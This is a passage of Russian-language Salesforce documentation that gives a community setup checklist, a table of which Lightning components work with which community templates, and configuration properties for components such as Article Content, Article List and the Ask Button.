- [ ] Настройте функцию Web-to-Case.

Если вы используете базу знаний Salesforce, выполните следующие действия.

- [ ] Изучите категории данных.
- [ ] Включите отслеживание лент для типов «Статья из базы знаний».

При создании сообщества сделайте следующее.

В вашей внутренней организации Salesforce:

- [ ] Добавьте в сообщество участников.

Настройте профиль гостевого пользователя (через страницу управления сообществом или в конструкторе сообществ).

- [ ] Задайте полномочия чтения и записи для объекта обращения.
- [ ] Если используется Salesforce Knowledge, дайте гостям доступ к своим категориям данных.

На странице «Управление сообществом» или «Рабочие пространства сообществ»:

- [ ] Настройте навигационные темы и подтемы, свяжите статьи с каждой темой.
- [ ] Настройте специальные темы и связанные изображения
- [ ] Загрузите последний пакет Salesforce Communities Management из AppExchange.
- [ ] Настройте критерии и правила модерирования.
- [ ] Включите и настройте репутацию.

В конструкторе сообщества сделайте следующее.

- [ ] Встройте в сообщество элементы фирменного стиля.
- [ ] Добавьте стандартные и настраиваемые компоненты Lightning, чтобы изменить их дизайн и содержимое.

После создания сообщества

- [ ] Настройте внутреннюю группу Chatter для сбора отзывов и пригласите людей опробовать сообщество в предварительном режиме.
- [ ] Внесите изменения, учитывая собранные отзывы, и затем опубликуйте сообщество.
- [ ] Наполните сообщество первоначальным содержимым: приветственными записями, группами, содержательными или развлекательными статьями.

Какие компоненты можно использовать с каждым из шаблонов?

Шаблоны сообщества Lightning, такие как «Служба работы с клиентами» (Napili)», Partner Central и Aloha, состоят из страниц, сформированных из настраиваемых компонентов. В данной таблице указано, с какими шаблонами можно использовать тот или иной компонент, и когда он стал доступен.

Совет: На панели «Компоненты» конструктора сообщества перечислены все компоненты, которые можно добавить на редактируемую страницу.

В сообществах на основе Salesforce Tabs + Visualforce компоненты Lightning не используются.

Компонент	Служба работы с клиентами» (Napili) и решения Lightning Bolt	Partner Central	Koa	Kokua	Доступно в версиях
Содержимое статьи	✓				Все версии
Список статей			✓	✓	Все версии
Фильтр типов статей			✓	✓	Все версии
Содержимое статьи			✓	✓	Все версии

Компонент	Служба работы с клиентами» (Napili) и решения Lightning Bolt	Partner Central	Koa	Kokua	Доступно в версиях
Кнопка «Задать вопрос»	✓				Все версии
Кнопка «Назад»			✓	✓	Все версии
Путь	✓				Все версии
Вложения к обращению	✓		✓	✓	Все версии
Баннер обращений	✓		✓	✓	Все версии
Комментарии к обращению	✓		✓	✓	Все версии
Публикатор комментариев к обращению	✓		✓	✓	Все версии
Сведения об обращении	✓		✓	✓	Все версии
Лента обращений	✓		✓	✓	Summer'15 и последующие
Публикатор ленты обращений	✓		✓	✓	Summer'15 и последующие
Список обращений	✓		✓	✓	Все версии
Фильтр категорий			✓	✓	Все версии
Навигация по категориям			✓	✓	Все версии
Кнопки «Служба поддержки» и «Задать вопрос»	✓[1]		✓	✓	Все версии
Кнопки «Служба поддержки» и «Задать вопрос»	✓				Winter'16 и последующие
Форма создания обращения	✓		✓	✓	Все версии

Компонент	Служба работы с клиентами» (Napili) и решения Lightning Bolt	Partner Central	Koa	Kokua	Доступно в версиях
Кнопка создания записи	✓	✓			Winter'16 и последующие
Форма создания записи	✓	✓			Winter'16 и последующие
Панель мониторинга	✓	✓			Winter'16 и последующие
Список панелей мониторинга	✓	✓			Winter'16 и последующие
Расширенная навигация по категориям			✓	✓	Все версии
Популярные категории данных			✓	✓	Все версии
Популярные поисковые запросы			✓	✓	Все версии
Специальные темы	✓				Winter'16 и последующие
Популярные темы и ленты	✓				Все версии
Лента	✓	✓			Winter'16 и последующие
Компактная лента	✓				Winter'16 и последующие
Комментарии и сообщения в лентах	✓	✓	✓	✓	Summer'15 и последующие
Публикатор ленты	✓	✓			Winter'16 и последующие
Списка файлов	✓	✓			Winter'16 и последующие
Кнопка «Отслеживать»	✓				Summer'15 и последующие
Поле глобального поиска	✓	✓			Все версии

Компонент	Служба работы с клиентами» (Napili) и решения Lightning Bolt	Partner Central	Koa	Kokua	Доступно в версиях
Результаты глобального поиска	✓	✓			Все версии
Группа	✓	✓			Winter'16 и последующие
Баннер группы	✓	✓			Winter'16 и последующие
Сведения о группе	✓	✓			Winter'16 и последующие
Связанный список группы	✓	✓			Winter'16 и последующие
Заголовок	✓				Все версии
HTML-редактор	✓	✓	✓	✓	Все версии
Знатоки	✓				Summer'15 и последующие
Средство выбора языка	✓				Winter'16 и последующие
Папка входящих интересов		✓			Summer'17 и последующие
Уведомление о сообщении	✓				Spring'17 и последующие
Панель навигации	✓				До Winter'16
Меню навигации	✓				Winter'16 и последующие
Кнопка создания сообщения	✓				Spring'17 и последующие
Путь	✓	✓			Winter'16 и последующие
Верхний колонтитул профиля	✓		✓	✓	Все версии
Рекомендации	✓	✓			Summer'15 и последующие

Компонент	Служба работы с клиентами» (Napili) и решения Lightning Bolt	Partner Central	Koa	Kokua	Доступно в версиях
Баннер записи	✓	✓			Winter'16 и последующие
Вкладки со сведениями о записи	✓	✓			Winter'16 и последующие
Список записей	✓	✓			Winter'16 и последующие
Связанный список записи	✓	✓			Winter'16 и последующие
Связанный список статей	✓				Summer'16 и последующие
Связанный список вопросов	✓				Summer'16 и последующие
Связанный список тем	✓				Spring'15 и последующие
Диаграмма отчета	✓	✓			Winter'16 и последующие
Список отчетов	✓	✓			Winter'16 и последующие
Сводка отчета	✓	✓			Winter'16 и последующие
Таблица лидеров по репутации	✓				Spring'15 и последующие
Редактор обогащенного содержимого	✓	✓	✓	✓	Winter'16 и последующие
Прокрутить до	✓				Все версии
Поиск			✓	✓	Все версии
Поиск и публикатор сообщений	✓				Все версии
Результаты поиска	✓				Все версии

Компонент	Служба работы с клиентами» (Napili) и решения Lightning Bolt	Partner Central	Koa	Kokua	Доступно в версиях
Кнопка «Установить состояние обращения»	✓		✓	✓	Все версии
Чат Snap-ins	✓				Summer'17 и последующие
Вкладки	✓	✓			Winter'16 и последующие
Кнопка-переключатель			✓	✓	Все версии
Популярная статья по теме	✓				Winter'16 и последующие
Каталог тем	✓				Spring'16 и последующие
Описание темы	✓				Spring'16 и последующие
Показатели темы	✓				Winter'16 и последующие
Обсуждаемые статьи			✓	✓	Все версии
Популярные статьи по темам	✓				Все версии
Самые обсуждаемые темы	✓				Spring'15 и последующие
Вопросы без ответов	✓				Winter'16 и последующие
Профиль пользователя	✓	✓			Spring'16 и последующие
Сведения профиля пользователя	✓				Только Winter'16
Фотография профиля пользователя	✓	✓	✓	✓	Все версии

Компонент	Служба работы с клиентами» (Napili) и решения Lightning Bolt	Partner Central	Koa	Kokua	Доступно в версиях
Сведения Knowledgeable о профиле пользователя	✓				Winter'16 и последующие
Связанный список профиля пользователя	✓	✓			Spring'16 и последующие
Статистика профиля пользователя	✓				Spring'15 и Summer'15
Сводка профиля пользователя	✓	✓	✓	✓	Все версии
Сводка и фотография профиля пользователя			✓	✓	Winter'16 и последующие
Вкладки профиля пользователя	✓				Spring'15 и последующие
Параметры пользователя	✓	✓			Spring'15 и последующие
Компонент страницы Visualforce	✓	✓			Spring'17 и последующие
Панель мониторинга Wave	✓				Summer'17 и последующие
НАСТРАИВАЕМЫЕ КОМПОНЕНТЫ					
Настраиваемые компоненты Lightning	✓		✓	✓	Winter'16 и последующие

Прим.:

- [1] Возможность связаться со службой поддержки предоставляется как часть компонента Кнопки Обратиться к службе поддержки & Задать вопрос.

Компоненты шаблона входа в систему

Компонент	Доступно в версиях
Фон	Все версии
Настройка блока содержимого	До Winter'16
Настраиваемый код	До Winter'16
Ссылка на вход для сотрудника	Все версии
Восстановление пароля	Все версии
Форма входа	Все версии
Самостоятельная регистрация	Все версии
Вход в социальную сеть	Все версии

Содержимое статьи

Компонент "Содержимое статьи" позволяет пользователям просматривать и голосовать за отдельную статью после того, как она выбрана из результатов поиска или просмотренных тем.

Прим.: До выпуска Spring '16 этот компонент именовался "Просмотр одной статьи".

Заголовок статьи, дата последнего просмотра и тип статьи отображаются вместе с текстом статьи. Пользователи могут проследовать по ссылкам навигации для просмотра других тем.

Прим.: Если пользователь просматривает статью, которая была возвращена из веб-поиска, то пути навигации показывают путь к первой теме, связанной со статьей.

Если вы включите голосование за статью для этого компонента, прошедшие проверку подлинности пользователи видят приглашение голосовать за каждую статью. Пользователи могут давать статье положительную или отрицательную оценки. Если в организации используется рейтинг статей в виде звездочек, то голоса "За" регистрируются как пять звездочек, а голоса "Против" - как одна звездочка. Голосование за статьи доступно в версиях шаблонов сообщества, относящихся к выпуску Winter '16.


Когда пользователь голосует по статье, рядом с голосом появляется сообщение с подтверждением. Пользователь может вернуться к статье позже, чтобы просмотреть свой голос, но не может изменить его или просмотреть данные голосования от других членов сообщества. Вы можете просмотреть данные голосования за статью вверху статьи в организации.

1. На настраиваемой странице выберите компонент **«Содержимое статей»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Имя URL-адреса	Это значение извлекается при выборе отдельной статьи.
Включение голосования по статье	Выбор этой опции, которая по умолчанию не выбрана, позволяет пользователям голосовать по статьям. Эти функции доступны только в выпуске Winter '16 и последующих версиях шаблонов сообщества.

Свойство	Описание
Текст приглашения к голосованию	Введите текст, который появляется над кнопками голосования. Стандартный текст — Эта статья была полезной? Такая функциональная возможность доступна только в выпуске Winter'16 и в более поздних версиях шаблонов сообщества.
Текст подтверждения голосования	Введите текст, который появляется, когда пользователь голосует по статье. Стандартный текст — Спасибо за ваш голос. Такая функциональная возможность доступна только в выпуске Winter'16 и в более поздних версиях шаблонов сообщества.

Пример: Компонент образца содержимого статей:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Список статей


Компонент «Список статей» позволяет пользователям просматривать статьи, полученные в результате поиска или фильтрации, не покидая страницу.

Список содержит имя и тип статьи, ее самую последнюю дату пересмотра, а также количество полученных просмотров. Список статей можно фильтровать с помощью компонента «Тип статьи». Компонент также содержит компонент «путь» с навигационными ссылками и кнопку, которая управляет отображением правильного меню для планшетов и мобильного дисплея.

1. На настраиваемой странице выберите компонент **«Список статей»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Название категории	Категория верхнего уровня, которая содержит подкатегории для статей, автоматически устанавливается с применением выражения, в котором используется категория верхнего уровня, указанная в настраиваемых свойствах шаблона.
Размер страницы	Введите количество статей на страницу в списке. Значение по умолчанию — 25.
Тип статьи	Укажите тип статьи, которая будет отображаться в списке.
Поисковый запрос	Не заполняйте это поле. Это поле, в котором пользователи вводят свои поисковые запросы.

Пример: Компонент образца списков статей:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Фильтр типов статей


С помощью компонента «Фильтр типов статей» пользователи могут фильтровать список статей на основе выбранного типа статьи после просмотра результатов поиска.

Тип статьи определяет тип содержимого, внешний вид и пользователей, которым предоставляется доступ к статье.

1. На настраиваемой странице выберите компонент **«Фильтр типов статей»**.

   Для этого компонента нет свойств.

Пример: Фильтр образца типов статей:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Содержимое статьи

С помощью компонента «Содержимое статьи» пользователи могут просматривать и голосовать по отдельной статье, выбранной из результатов поиска.

Заголовок статьи, дата последнего просмотра и тип статьи отображаются вместе с текстом статьи.

Прим.: Когда пользователь просматривает статью, возвращенную из веб-поиска, пути навигации указывают путь к первой категории, связанной с этой статьей.


Если вы включите голосование за статью для этого компонента, прошедшие проверку подлинности пользователи видят приглашение голосовать за каждую статью. Пользователи могут давать статье положительную или отрицательную оценки. Если ваша организация использует рейтинг звезд по статьям, положительные оценки записываются как пять звезд, а отрицательные оценки — как одна. Голосование за статью доступно в выпуске Winter '16 и последующих версиях шаблонов сообщества.

Когда пользователь голосует по статье, рядом с голосом появляется сообщение с подтверждением. Пользователь может вернуться к статье позже, чтобы просмотреть свой голос, но не может изменить его или просмотреть данные голосования от других членов сообщества. Вы можете просмотреть данные голосования за статью вверху статьи в организации.

1. На настраиваемой странице выберите компонент **«Содержимое статей»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код записи	Это значение извлекается при выборе отдельной статьи.
Имя URL-адреса	Это значение извлекается при выборе отдельной статьи.
Показывать название в заголовке статьи	Выберите этот параметр, чтобы показать название в заголовке статьи.
Разрешить голосование по статьям	Выберите этот вариант, чтобы пользователи могли голосовать за статьи. Данная опция не включена по умолчанию. Эти функции доступны только в выпуске Winter '16 и последующих версиях шаблонов сообщества.

Пример: Компонент образца содержимого статей:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?


Статьи с этой темой

Компонент «Статьи с этой темой» используется на странице «Сведения темы» в сообществах, созданных с использованием шаблона «Служба работы с клиентами» (Napili). В нем отображаются статьи, отмеченные данной темой.

1. На настраиваемой странице выберите компонент **«Статьи с этой темой»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор темы	Система поставляет это значение и заполняет компонент статьями, соответствующими теме, показанной на странице сведений о теме.
Заголовок	Введите текст для заголовка. Текст по умолчанию «Статьи с этой темой».
Показывать заголовок	Покажите название, установив этот пункт.
Количество статей	Выберите количество статей, которые вы хотите показывать одновременно. Количество по умолчанию — 10.

Пример: Компонент «Образец статей с этой темой»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Кнопка «Задать вопрос»

Компонент «Кнопка "Задать вопрос"» позволяет пользователям нажимать кнопку и задавать вопрос, который публикуется в сообществе. Пользователи-гости должны войти в систему, чтобы задавать вопросы и участвовать в обсуждениях.


Прим.: До версии Spring'16 этот компонент назывался «Задать вопрос сообществу».

Страницы шаблона «Служба работы с клиентами» (Napili) поставляются с двумя компонентами Кнопка «Задать вопрос»: Один в верхней части страницы, а другой внизу. Эти кнопки не связаны, поэтому можно удалить одну кнопку или использовать разные тексты для каждой кнопки.

1. На настраиваемой странице выберите компонент **Кнопка «Задать вопрос»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Метка кнопки	Введите текст, который вы хотите отобразить на кнопке, которую пользователи могут нажать, чтобы задать вопрос. Текст по умолчанию «Задать вопрос».

Пример: Компонент «Образец кнопки "Задать вопрос"»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?


Кнопка «Назад»

Компонент «Кнопка "Назад"» отображает кнопку, которая позволяет пользователям перейти к предыдущему контексту.

1. На настраиваемой странице выберите компонент **Кнопка «Назад»**.

   Для этого компонента нет свойств.

Пример: Компонент «Образец кнопки "Назад"»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Путь

Используйте компонент «Путь» в шаблоне «Служба работы с клиентами» (Napili) на странице темы, статьи или ленты, чтобы ваши клиенты могли легко вернуться к родительской или прародительской темам.

1. На настраиваемой странице выберите компонент **«Путь»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Уникальное имя или код	Используйте `{!topicID}` на страницах раздела, `{!feedItemID}` на страницах вопросов или лент статей и `{!urlName}` на страницах статей.

СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Вложения к обращению

Компонент «Вложения к обращению» позволяет пользователям просматривать список всех вложений, связанных с конкретным случаем.

Прим.: Начиная с выпуска Summer '19 поддержка этого компонента будет прекращена во всех организациях Salesforce. Начиная с выпуска Summer '17 новые сообщества не могут использовать этот компонент. Сообщества, которые уже используют этот компонент, могут по-прежнему использовать его, но если вы удалите компонент или страницу, содержащую его, то вы не сможете использовать их снова. Вместо этого используйте один из общих компонентов записи и свяжите его с объектом обращения.

Пользователи мобильных устройств могут разворачивать и сворачивать список вложений, когда они рассматривают сведения о своем обращении.


Прим.:

- Невозможно прикрепить файл к обращению в режиме предварительного просмотра в конструкторе сообществ. Когда сообщество опубликовано, вы можете прикреплять файлы к обращениям.
- Чтобы пользователи могли видеть прикрепленные файлы обращений, макет страницы обращения и типы записей обращения для своего профиля должны включать список, связанный с вложениями.

1. На настраиваемой странице выберите компонент **«Вложения к обращению»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код обращения	Оставьте строку запроса по умолчанию, если вы не планируете настраивать компонент и добавлять собственную строку запроса. Система использует строку запроса в этом поле для возврата идентификатора обращения.

Пример: Компонент «Образец вложений к обращению»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Баннер обращений

Компонент «Баннер обращений» позволяет пользователям видеть статус обращения, идентификатор обращения и другую итоговую информацию.

